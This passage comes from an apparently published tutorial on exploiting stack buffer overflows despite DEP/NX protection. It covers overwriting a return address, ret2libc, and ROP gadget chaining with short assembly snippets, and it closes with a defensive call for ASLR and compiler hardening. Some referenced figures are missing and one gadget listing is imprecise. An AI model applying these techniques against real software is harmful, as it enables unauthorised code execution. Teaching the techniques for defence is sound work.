What to do next? We must overwrite this address with value 0x4017F2, directly addressing the normal part of the program. This entry in the stack is in an offset of 6 above our work areas. The program does not check values in parameter so if we changed the first parameter to a value of 26, we can overwrite this entry. The second value must be 0x4017F2 in decimal: 4200434

This image clarifies the settings:


So, we must see the message first, which is telling us that the input is not correct. Afterwards, because we have changed the value of the return address, messages will tell us your data are correct as follows:

We can take advantage of a vulnerability without injecting code and the exploit works even while the program is running in a system with Data Execution Prevention.

One Step More...

The explained technique above is only one way for exploiting a buffer overflow but there are more ways.

Another way is called return-to-libc. With ret2libc, we change the return address with the address of a system function and its parameters. Usually a calling to system() function. The latter technique I had explained is called return chaining.



We see with an example. Look at the following figure:

We have identified the following instructions, each one is followed by RET instruction:

- pop a
- pop c
- mov [ecx], eax.

Also, there is a RET leading program at the address: 0x684a0f4e.

These instructions extract value on the top of the stack. And the following RET extracts value which transfers control to:

```
0xdeadbeef
```

Code at this address is:

```
684a2367:
  pop ecx
  ret
```

As anterior set of instructions, after extracting value from the stack and loading in the ECX register transfers control to this code:

```
684a123a:
  mov [ecx], eax
  ret
```

The final result will be as in the following figure:

This set of values is called “gadget”; a patient hacker can recollect a large set of instructions' addresses followed by a ret and make a catalogue. Then by combining the needed values, he can execute instructions as if the code is being injected.

We can see gadgets like notes written by criminals in old movies:

Conclusion

In this article, I introduced how easy a hacker can exploit a stack overflow in an NX bit protected system and the other protections that we must not neglect as well such as compiler options and Address Space Layer Randomization (ASLR). Only when these protections are working together, we must think about a hardened programming environment.

References

[1] "Options That Control Optimization",
< https://gcc.gnu.org/onlinedocs/gcc/Optimize-Options.html#Optimize-Options >
[2] "Ollydbg is a powerfull debugger" , < http://www.ollydbg.de >

About The Author

Juanma Menéndez is a system engineer with a strong experience in programming with a wide range of languages and operating systems. He is currently working as a Senior Consultant at Atos Spain.

Juanma is also the author of z3r0 r0ws (http://zerorows.blogspot.com.es), a blog specialized in security and system programming.

He can be reached via LinkedIn: http://es.linkedin.com/in/juanmamenendez/